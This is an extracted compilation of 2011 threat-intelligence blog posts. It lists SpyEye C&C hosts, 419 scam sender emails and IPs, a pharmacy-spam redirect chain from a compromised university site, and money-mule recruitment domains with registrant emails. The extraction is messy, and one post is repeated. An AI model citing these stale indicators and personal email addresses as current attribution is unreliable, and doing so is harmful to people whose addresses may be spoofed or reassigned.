Comm.RU) with two active [1]SpyEye C &Cs within the AS - googlemaps4.com (81.176.236.177) and reg.kygalu.ru -

81.177.32.45 - Email: kygalu.ru@r01-service.ru

- Responding to 178.170.250.12 are also **geoinvest.org** (178.170.250.12) Email: geoinvest@sum.co.ru and **power-man.ru** (178.170.250.12) Email: antonvp@yandex.ru



- Responding to 81.177.3.250 are:

vchat.kladoffka.com - Email: sanny _dbroker@mail.ru

virtualniyseks.in - Email: sereg@hot.ee

odetih.net - Email: reg@legato.name

pornoton.net

russiansgirls.net

videodevki.ru - Email: prezidentbush@yandex.ru

video-girl.ru - Email: admin@video-girl.ru

strip-girl.ru - Email: kinoman-cd@yandex.ru

webcam-girls.ru - Email: srg surgut@pisem.net

videoshowgirls.ru - Email: gbgcnbr@i.ua

sexy-chat.ru - Email: roman.alexsandr@mail.ru

flirtshow.ru - Email: rusproject99@yandex.ru

chatsexy.ru - Email: roman.alexsandr@mail.ru

rusprivate.su - Email: sadko-as@rambler.ru

video-girl.tv - Email: support@video-people.com


x-chat.tv - Email: x-chat@mail.ru

This post has been reproduced from [2]Dancho Danchev's blog.

1. <u>https://spyeyetracker.abuse.ch/monitor.php?as=8342</u>

2. http://ddanchev.blogspot.com/

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Sampling 419 Advance Fee Scams Activity - Part Two (2011-02-21 13:54)

Part two of the [1] Sampling 419 Advance Fee Scams Activity series, once again aims to provide actionable real-time threat intelligence on a fraudulent segment that continues tricking hundreds of thousands of average Internet users into thinking that they have pending payments, have won the lottery, or someone is basically interested in doing

multi-million dollar business with them.

The format of the data obtained over the past 24 hours, is return email plus the original IP of the sender,

most of which can be geolocated to African countries.

hsuehyun@ncut.edu.tw - 116.206.139.254 peterjohnson299@yahoo.co.jp - 41.218.232.158 ekwesa@aol.com - 41.138.164.52 info.hsbcbanktransfer@gmail.com - 41.218.251.239 SarinaJensB@web.de - 77.70.128.160 paulmohammed37@yahoo.com - 41.155.81.129 henriondaniellepaulette@yahoo.fr - 81.91.228.78 mainstreamfirm001@gmail.com - 41.155.72.26 wilson201105@hotmail.com - 187.16.224.70 westernun888union@hotmail.com - 41.191.85.209 bt.telecomsgroup@live.co.uk - 202.137.234.123 eco.bankplc.ecobankpl@gmail.com - 41.216.50.26 kwameowus@aol.com - 41.218.233.50 richardisphs@yahoo.co.jp - 190.213.185.93 mainstreamfirm001@gmail.com - 212.76.68.39 benardodigor@yahoo.com - 41.211.229.23 groupbanofafrica@hotmail.com - 189.86.87.204 wellcometrustloans@post.com - 182.63.1.192 lindominic04@rediffmail.com - 41.28.113.153 668

rep_leonbecker@yahoo.cn - 41.218.197.240

agwa _james@yahoo.it - **82.128.1.217**

mrsmarriogloria@yahoo.co.jp - 41.66.8.132

ralphkoon@yahoo.co.jp - 124.120.130.145

directorofremittance.centralba@gmail.com - 89.221.175.11

legalclaimsdepartment2@lankaemail.com - 41.58.67.161

drbbs@live.com - 111.172.36.231

pn2812768@gmail.com - **77.246.67.82**

husainali40@gmail.com - 212.52.152.113

bensonibori@yahoo.com.hk - 82.128.36.25

mraabull@att.net - 41.210.43.36

info@westernu.co.uk - 199.255.209.74

claim _dptupdate@live.com - **82.128.88.173**

alhussein.raisin@yahoo.co.nz - 86.97.120.18

adrianyrann5@att.net - 70.39.119.122

dr larry west1970@qatar.io - 41.222.192.89

mrgarypalmercode@gmail.com - 41.71.147.248

diplomaticericb78@globomail.com - 81.91.230.137

treasuryoffice@cantv.net - 41.0.52.62

infoun19@oued.org - 41.189.2.105

fbi _54327@hotmail.com - **82.128.109.76**

s.b.mail@web.de - 74.115.3.69

maria200495@hotmail.com - 115.132.173.171

ceckamokai@gmail.com - 41.241.148.81

ff123ff69@yahoo.co.nz - **75.126.137.6**

mr.colesify@yahoo.co.uk - 115.118.239.95

benkofi003@aol.com - 41.218.239.140

investigationcommite2011@gmail.com - 41.211.229.26

wiesner.heiko@web.de - 41.138.167.198

kwameowus@aol.com - 41.218.245.220

kamaruddinabdullah@w.cn - 120.141.67.94

benobiego@rediffmail.com - 67.247.201.204

See also:

- [2]419 scammers using Dilbert.com
- [3]419 scammers using NYTimes.com 'email this feature
- [4]Protection tips for the upcoming FIFA World Cup themed cybercrime campaigns

Historical OSINT remains an inseparable part of the CYBERINT gathering practices, hence the continuation of the

Sampling 419 Advance Fee Scams Activity series.

This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2010/06/sampling-419-advance-fee-scams-activity.html</u>
- 2. <u>http://www.zdnet.com/blog/security/419-scammers-using-dilbertcom/3809</u>
- 3. <u>http://www.zdnet.com/blog/security/419-scammers-using-nytimescom-email-this-feature/3491</u>

669

4. <u>http://www.zdnet.com/blog/security/protection-tips-for-the-upcoming-fifa-world-cup-themed-cybercrime-camp</u>

<u>aigns/6610</u>

- 5. http://ddanchev.blogspot.com/
- 6. <u>http://twitter.com/danchodanchev</u>





Summarizing Zero Day's Posts for February (2011-02-28 15:59)

The following is a brief summary of all of my posts at ZDNet's Zero Day for February. You can subscribe to my

[2]personal RSS feed, [3]Zero Day's main feed, or follow me on Twitter:

[4]

Recommend reading:

- [5]500,000 stolen email passwords discovered in Waledac's cache
- [6]Report: AV users still get infected with malware
- [7]Report: Patched vulnerabilities remain prime exploitation vector
- 01. [8]Researcher demos SMS-based smartphone botnet
- 02. [9]500,000 stolen email passwords discovered in Waledac's cache
- 03. [10] Study: US tops ZeuS hosting infrastructure chart
- 04. [11]Spamvertised Xerox document themed malware campaign spreading
- 05. [12]New report details the prices within the cybercrime market
- 06. [13]Report: AV users still get infected with malware
- 07. [14]Microsoft disables AutoRun on Windows XP/Vista to prevent malware infections

- 08. [15]Google intros advanced sign-in feature
- 09. [16]Malware Watch: UPS/FDIC; Mobile app; Infected ambulance dispatch
- 10. [17]Report: Patched vulnerabilities remain prime exploitation vector
- 11. [18]Bogus Android apps lead to malware
- 12. [19]ZeuS crimeware variant targets Symbian and BlackBerry users
- 13. [20]Researchers spot new Mac OS X malware

This post has been reproduced from [21]Dancho Danchev's blog. Follow him [22]on Twitter.

1. <u>https://lh5.googleusercontent.com/-n-oZ7kPS_XE/TWup2Vp4HjI/AAAAAAAAE1k/cvb-TliEwfM/s1600/ZDNet_Zero_Day_Fe</u>

bruary 2011.png

- 2. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>
- 3. <u>http://feeds.feedburner.com/zdnet/security</u>
- 4. http://twitter.com/danchodanchev
- 5. <u>http://www.zdnet.com/blog/security/500000-stolen-email-passwords-discovered-in-waledacs-cache/8045</u>
- 6. <u>http://www.zdnet.com/blog/security/report-av-users-still-get-infected-with-malware/8108</u>

- 7. <u>http://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162</u>
- 8. <u>http://www.zdnet.com/blog/security/researcher-demos-sms-based-smartphone-botnet/8031</u>
- 9. <u>http://www.zdnet.com/blog/security/500000-stolen-email-passwords-discovered-in-waledacs-cache/8045</u>
- 10. <u>http://www.zdnet.com/blog/security/study-us-tops-zeus-hosting-infrastructure-chart/8064</u>
- 11. <u>http://www.zdnet.com/blog/security/spamvertised-xerox-document-themed-malware-campaign-spreading/8075</u>
- 12. <u>http://www.zdnet.com/blog/security/new-report-details-the-prices-within-the-cybercrime-market/8078</u>
- 13. <u>http://www.zdnet.com/blog/security/report-av-users-still-get-infected-with-malware/8108</u>
- 14. http://www.zdnet.com/blog/security/microsoft-disables-autorun-on-windows-xpvista-to-prevent-malware-infec

<u>tions/8123</u>

- 15. <u>http://www.zdnet.com/blog/security/google-intros-advanced-sign-in-feature/8137</u>
- 16. <u>http://www.zdnet.com/blog/security/malware-watch-upsfdic-mobile-app-infected-ambulance-dispatch/8151</u>
- 17. <u>http://www.zdnet.com/blog/security/report-patched-vulnerabilities-remain-prime-exploitation-vector/8162</u>
- 18. <u>http://www.zdnet.com/blog/security/bogus-android-apps-lead-to-malware/8212</u>

- 19. <u>http://www.zdnet.com/blog/security/zeus-crimeware-variant-targets-symbian-and-blackberry-users/8231</u>
- 20. <u>http://www.zdnet.com/blog/security/researchers-spot-new-mac-os-x-malware/8241</u>
- 21. http://ddanchev.blogspot.com/
- 22. http://twitter.com/danchodanchev
- 672
- 2.3

March







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SALE: Viagra Levitra Cialis

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http://www.ukmenshealth.com

Compromised University Leads to Fraudulent Google Brand-jacked Pharmaceutical Ads (2011-03-07 14:08)

[1]

An

exploited

web

application

vulnerability
within
Cochise
County
Online
University
CMS
(moo-

dle.cochise.az.gov/user), is currently resulting in a blackhat SEO campaign (1,890 pages) leading to fraudulent Google brand-jacked pharmaceutical pages.

Naturally, once the compromise took place, the cybercriminals started considering the blackhat SEO content

farm themed for pharmaceutical scams, as parts of their infrastructure and spamvertised links to it across multiple web forums.

[2]

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Prescription Required - Plus Free Shipping www.allnxtabs.com - <u>Cached - Similar</u>	Viagra (Sildenafil) 100mg x 395 Pills \$312 - Plus Free Shipping Buy Viagra (Sildenafil) 100mg From our
Prescription Required - Plus Free Shipping www.allrxtabs.com - Cached - Similar cialis tramadol viagra valium	Viagra (Sildenafil) 100mg x 395 Pills \$312 - Plus Free Shipping Buy Viagra (Sildenafil) 100mg From our CANADIAN Online Pharmacy (Since 2003) - No
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Prescription Required - Plus Free Shipping www.allrxtabs.com - Cached - Similar <u>cialis tramadol viagra valium</u> cialis tramadol viagra valium pillshealthmedsplus.net - Cached - Similar	Viagra (Sildenafil) 100mg x 395 Pills \$312 - Plus Free Shipping Buy Viagra (Sildenafil) 100mg From our CANADIAN Online Pharmacy (Since 2003) - No
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Ther redirection chain is as follows:


- **moodle.cochise.az.gov/user** random pharmaceutical content
- goodmedk.com
- gooqpilly.com
- 50.22.28.50

goodmedk.com/whftltyixallwke6hoqstgzsiq.html - 77.67.80.48, AS3257 - Email: jognbroownn@usa.com
goodmedk.com/kavglmapejes7bdfg6mf8d.py

goodmedk.com/hxinlaresbnzbikmnatmck.py
goodmedk.com/huvtleikspann6hoqstgzsiq.html
goodmedk.com/txajlatev0egij9pi-g.pl
goodmedk.com/tldhlaoet8cegh7ng9e.html

[3]

Redirectors used:



gooqpilly.com - 77.67.80.42, AS3257 - Email: jognbroownn@usa.com

50.22.28.50/c.php - 50.22.28.50-static.reverse.softlayer.com

[4]

Redirects to the following currently active fraudulent online pharmacies:

pillshealthmedsplus.net - 89.114.9.82 - Email: acquit@bz3.ru

allrxtabs.com - 91.212.135.69 - Email: rxrevenue@gmail.com

canadianselect.net - 89.149.196.197 - Email: canadianselect.net@protecteddomainservices.com

worldselectshop.com - 95.211.1.82 - Email: worldselectshop.com@protecteddomainservices.com

generic-pills-online.eu - 95.163.15.207

menhealth-pharmacy.co.uk - 109.237.213.194

4rx.com - 174.127.67.233 - Email: webmaster@4rx.com

The hijacking of a trusted brand such as Google shouldn't be surprising, as it's an inseparable part of social engineering driven abuse of the trust-chain. From Google's name to the visual impersonation of Google Search this

campaign demonstrates exactly the same.

This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.

1. <u>https://lh5.googleusercontent.com/-</u> <u>FaZm5Nia4mo/TXTAssw6EUI/AAAAAAAAE1o/8G-6ee31FHI/s1600/Google Health pha</u>

<u>rmaceutical.PNG</u>

676

2. <u>https://lh4.googleusercontent.com/-YP4-</u> <u>kJD0SwI/TXTGUUOy1KI/AAAAAAAAAE1s/fykF905wqTM/s1600/F</u> <u>ake_Google_Healt</u>

h pharmaceutical spamvertised links.PNG


3. https://lh5.googleusercontent.com/-4DywYszzZyA/TXTHkIXIf
OI/AAAAAAAE1w/UA2AKPC8CM8/s1600/Fake Google Healt

<u>h_pharmaceutical.PNG</u>

4. <u>https://lh5.googleusercontent.com/-</u> <u>BPztch9g4Tc/TXTIJo2eCII/AAAAAAAAE10/kX4URWeZDmk/s16</u> <u>00/fraudulent_pharma</u>

ceutical.PNG

- 5. <u>http://ddanchev.blogspot.com/</u>
- 6. http://twitter.com/danchodanchev



Keeping Money Mule Recruiters on a Short Leash -Part Six (2011-03-10 14:45)

[1]

Following my previous post on "[2]Keeping Money Mule Recruiters on a Short Leash - Part Five", in this post we're once again going to expose a portfolio of money mule recruitment domains, their related ASs and name servers of


notice, including some additional SpyEye activity within one of the ASs.

What's particularly interesting is the ongoing use of similar templates, including fake "certified by" documents aiming to

boost the visitor's confidence in the mule recruitment company. Sample "certified by" documents include: 678









[3]

[4]

[5]

[6]

679



[7]

Money mule recruitment web sites:

ACOON-GROUPLLC.CC - Email: bombay@yourisp.ru - [8]seen here

ANTIQUEE-CORP.INFO - Email: admin@antiquee-corp.info

ARAMATEGROUP-INT.INFO - Email: admin@aramategroup-int.info

art-marketllc.cc - Email: hear@ppmail.ru

ARTSOLVE-LTD.AT - Email: admin@artsolve-ltd.at

ARTSOLVELTD.CC - Email: admin@artsolveltd.cc

artsolveltd.cc - Email: admin@artsolveltd.cc

ARTSOLVELTDCO.AT - Email: admin@artsolveltd.cc

artsolveltdco.at - Email: admin@artsolveltd.cc

ASTECH-GROUPDE.CC - Email: admin@i-compass-group.cc

atlant-groupinc.cc - Email: bombay@yourisp.ru - [9]seen here

Atlant-usainc.net - Email: admin@atlant-usainc.net

BREDGARCORP-ANT.BE

CREATENCE-GROUPLLC.AT - Email: admin@creatence-groupllc.at

CREATENCE-GROUPLLC.CC - Email: hunt@bz3.ru

CREATENCEGROUP-LLC.CO - Email: px@bz3.ru

DEVAS-LLC.CO - Email: gate@ppmail.ru

DRYSDALE-ANTCORP.AT - Email: admin@drysdale-antcorp.at

DRYSDALE-ANTCORP.BIZ - Email: admin@drysdale-antcorp.biz

DRYSDALE-GROUP-INC.CC - Email: atomic@bz3.ru

DUNCROFT-ANTTEAM.ORG - Email: admin@drysdale-antcorp.biz

FINTEC-UKLTD.WS

fintec-ukltd.ws

fourthgroup-Itd.cc - Email: rots@cheapbox.ru

generalabbrialgroup-Itd.net - Email: admin@generalabbrialgroup-Itd.net

generation-groupItd.cc - Email: jz@ppmail.ru

I-COMPASS-GROUP.AT - Email: admin@i-compass-group.at

katemdutkins.co.cc

LILAC-GROUPLLC.CC - Email: lane@free-id.ru

LILACGROUP-LLC.CO - Email: baggy@bz3.ru

MIMOSA-INCGROUP.INFO - Email: admin@mimosa-incgroup.info

moneyvisual-uklic.com - Email: admin@moneyvisual-uklic.com


nimrodltd-uk.net - Email: admin@nimrodltd-uk.net

OLIVER-ANTCORP.NET - Email: admin@oliver-antcorp.net

qead-grouplic.net - Email: admin@qead-grouplic.net

RENAISSANCELLC.BE

680



renaissancellc.be

renaissance-Ilc.cc - Email: admin@renaissance-Ilc.cc

ROYALTHELMAS-GROUP-LLC.CC - Email: zap@ca4.ru

ROYALTHELMAS-TEAMANT.ASIA - Email: admin@royalthelmas-teamant.asia

SCHWARTZBROTHERSANT-CORP.COM - Email: admin@schwartzbrothersant-corp.com

STRATEGICGROUP-LLC.CO - Email: flute@free-id.ru

THRONE-GROUPLLC.CC - Email: lane@free-id.ru

THRONEGROUP-LLC.CO - Email: floyd@ca4.ru

THRONE-UK.AT - Email: admin@throne-uk.at

TINASSANSERVICEANT-ANTTEAM.NET - Email: admin@tinassanserviceant-antteam.net

TINASSANSERVICE-GROUPLLC.CC - Email: six@yourisp.ru

westerntrust.co.uk

westview-art.net - Email: admin@westview-art.net

[10]

Domains responding to:

78.46.105.205 - AS24940, HETZNER-AS Hetzner Online AG RZ

98.141.220.116 - AS29713, INTERPLEXINC Interplex LLC.

98.141.220.117 - AS29713, INTERPLEXINC Interplex LLC.

114.207.244.143 - AS9318, HANARO-AS Hanaro Telecom Inc.


114.207.244.144 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.145 - AS9318, HANARO-AS Hanaro Telecom Inc.

114.207.244.146 - AS9318, HANARO-AS Hanaro Telecom Inc.

193.105.134.230 - AS42708, PORTLANE Network

193.105.134.231 - AS42708, PORTLANE Network



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193.105.134.232 - AS42708, PORTLANE Network

193.105.134.233 - AS42708, PORTLANE Network

193.105.134.234 - AS42708, PORTLANE Network

195.182.57.84 - AS47311, Cerannics-AS Cerannics Ilp

195.182.57.91 - AS47311, Cerannics-AS Cerannics Ilp

204.45.118.54 - 204.45.118.48/29/INSIGHT-INVESTMENTS-LLC

More malicious activity within [11]AS24940, HETZNER-AS Hetzner Online AG RZ, courtesy of the SpyEye tracker: 188.40.198.185

188.40.87.88

www.privathosting.eu

spl.privathosting.eu

46.4.194.162

188.40.87.91

88.198.36.61

[12]

Name servers of notice:

ns1.uknamo.com - 69.10.44.188 - Email: morph@ppmail.ru

ns2.uknamo.com - 178.162.181.11

682

ns3.uknamo.com - 66.199.236.116

ns1.ukansnami.com - 178.162.181.11 - Email: glide@yourisp.ru

ns2.ukansnami.com - 178.162.181.11

ns3.ukansnami.com - 66.199.236.117

ns3.dnsukrect.com - 66.199.236.118 - Email: code@yourisp.ru

NS1.LIBUNITAU.CC - 178.162.152.76 - Email: ached@yourisp.ru - [13]seen here

NS2.LIBUNITAU.CC - 66.199.236.115

NS3.LIBUNITAU.CC - 178.162.181.11

NS1.AUSTDEC.CC - 178.162.152.75 - Email: bold@yourisp.ru - [14]seen here

NS2.AUSTDEC.CC - 66.199.236.114

NS3.AUSTDEC.CC - 178.162.181.11

NS1.SURPLUSUSA.CC - 209.159.156.162 - Email: skulk@ppmail.ru - [15]seen here

NS2.SURPLUSUSA.CC - 76.73.47.26

NS3.SURPLUSUSA.CC - 69.50.192.97

NS1.USABONDS.CC - Email: bart@cheapbox.ru - [16]seen here

NS2.USABONDS.CC

NS3.USABONDS.CC

The cybercriminals have also switched from using unique emails for registrations to default admin@money-

mule-recruitment domain type of structure. Monitoring of their money mule recruitment activities is ongoing.

Related posts:

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[18]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[19]Keeping Money Mule Recruiters on a Short Leash - Part Four

[20]Money Mule Recruitment Campaign Serving Client-Side Exploits

[21]Keeping Money Mule Recruiters on a Short Leash - Part Three

[22] Money Mule Recruiters on Yahoo!'s Web Hosting

[23]Dissecting an Ongoing Money Mule Recruitment Campaign

[24]Keeping Money Mule Recruiters on a Short Leash - Part Two

[25]Keeping Reshipping Mule Recruiters on a Short Leash

[26]Keeping Money Mule Recruiters on a Short Leash

[27]Standardizing the Money Mule Recruitment Process

[28]Inside a Money Laundering Group's Spamming Operations

[29]Money Mule Recruiters use ASProx's Fast Fluxing Services

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00/money_mule_recrui

tment March 2010 2.png

- 2. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 3. <u>https://lh6.googleusercontent.com/-</u> <u>vt0vehfM5YY/TXeeXQdJ75I/AAAAAAAAE2E/RLzXhqkqa3U/s16</u> <u>00/Stein01s.jpg</u>
- 4. https://lh3.googleusercontent.com/-
 ptw2e_yJP5M/TXeealAFval/AAAAAAAAAAAE2I/x8uWpLgAL9M/s16
 00/Stein02s.jpg
- 5. <u>https://lh4.googleusercontent.com/-</u> <u>ZK7CqY_S8r8/TXeedmFyOUI/AAAAAAAAE2M/g1tILo6e0WU/s1</u> <u>600/Stein03s.jpg</u>
- 6. <u>https://lh4.googleusercontent.com/-s6avq3Lo2pQ/TXeegnoOBvI/AAAAAAAAE2Q/1iAdYPFJx-U/s1600/Stein04s.jpg</u>
- 7. <u>https://lh6.googleusercontent.com/-9FGZhnmN5fl/TXeekBgqy</u> <u>bl/AAAAAAAE2U/K8KnF_P1e4k/s1600/Stein05s.jpg</u>
- 8. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 9. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>

10.

<u>https://lh6.googleusercontent.com/-moHbHyr78Hc/TXecyhHkp6I/AAAAAAAAE18/dk563JAzcvg/s1600/money_mule_recr</u>

683

uitment March 2010 1.png

11. https://spyeyetracker.abuse.ch/monitor.php?as=24940


12.

https://lh4.googleusercontent.com/flfMo_oG1_s/TXedtNxIHtl/AAAAAAAAE2A/dzWBtuQXoY/s1600/money_mule_recr

uitment March 2010 3.png

- 13. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 14. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 15. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 16. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html
- 17. <u>http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html</u>
- 18. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 19. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>

- 20. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 21. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 22. <u>http://ddanchev.blogspot.com/2010/03/money-mule-</u> recruiters-on-yahoos-web.html
- 23. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
- 24. <u>http://ddanchev.blogspot.com/2010/02/keeping-money-</u> mule-recruiters-on-short.html
- 25. <u>http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html</u>
- 26. <u>http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html</u>
- 27. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html
- 28. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 29. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 30. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 31. <u>http://ddanchev.blogspot.com/</u>



Keeping Money Mule Recruiters on a Short Leash -Part Six (2011-03-10 14:45)

[1]

Following my previous post on "[2]Keeping Money Mule Recruiters on a Short Leash - Part Five", in this post we're once again going to expose a portfolio of money mule recruitment domains, their related ASs and name servers of


notice, including some additional SpyEye activity within one of the ASs.

What's particularly interesting is the ongoing use of similar templates, including fake "certified by" documents aiming to

boost the visitor's confidence in the mule recruitment company. Sample "certified by" documents include: 685









[3]

[4]

[5]

[6]

686



[7]

Money mule recruitment web sites:

ACOON-GROUPLLC.CC - Email: bombay@yourisp.ru - [8]seen here

ANTIQUEE-CORP.INFO - Email: admin@antiquee-corp.info

ARAMATEGROUP-INT.INFO - Email: admin@aramategroup-int.info

art-marketllc.cc - Email: hear@ppmail.ru

ARTSOLVE-LTD.AT - Email: admin@artsolve-ltd.at

ARTSOLVELTD.CC - Email: admin@artsolveltd.cc

artsolveltd.cc - Email: admin@artsolveltd.cc

ARTSOLVELTDCO.AT - Email: admin@artsolveltd.cc

artsolveltdco.at - Email: admin@artsolveltd.cc

ASTECH-GROUPDE.CC - Email: admin@i-compass-group.cc

atlant-groupinc.cc - Email: bombay@yourisp.ru - [9]seen here

Atlant-usainc.net - Email: admin@atlant-usainc.net

BREDGARCORP-ANT.BE

CREATENCE-GROUPLLC.AT - Email: admin@creatence-groupllc.at

CREATENCE-GROUPLLC.CC - Email: hunt@bz3.ru

CREATENCEGROUP-LLC.CO - Email: px@bz3.ru

DEVAS-LLC.CO - Email: gate@ppmail.ru

DRYSDALE-ANTCORP.AT - Email: admin@drysdale-antcorp.at

DRYSDALE-ANTCORP.BIZ - Email: admin@drysdale-antcorp.biz

DRYSDALE-GROUP-INC.CC - Email: atomic@bz3.ru

DUNCROFT-ANTTEAM.ORG - Email: admin@drysdale-antcorp.biz

FINTEC-UKLTD.WS

fintec-ukltd.ws

fourthgroup-Itd.cc - Email: rots@cheapbox.ru

generalabbrialgroup-Itd.net - Email: admin@generalabbrialgroup-Itd.net

generation-groupItd.cc - Email: jz@ppmail.ru

I-COMPASS-GROUP.AT - Email: admin@i-compass-group.at

katemdutkins.co.cc

LILAC-GROUPLLC.CC - Email: lane@free-id.ru

LILACGROUP-LLC.CO - Email: baggy@bz3.ru

MIMOSA-INCGROUP.INFO - Email: admin@mimosa-incgroup.info

moneyvisual-uklic.com - Email: admin@moneyvisual-uklic.com

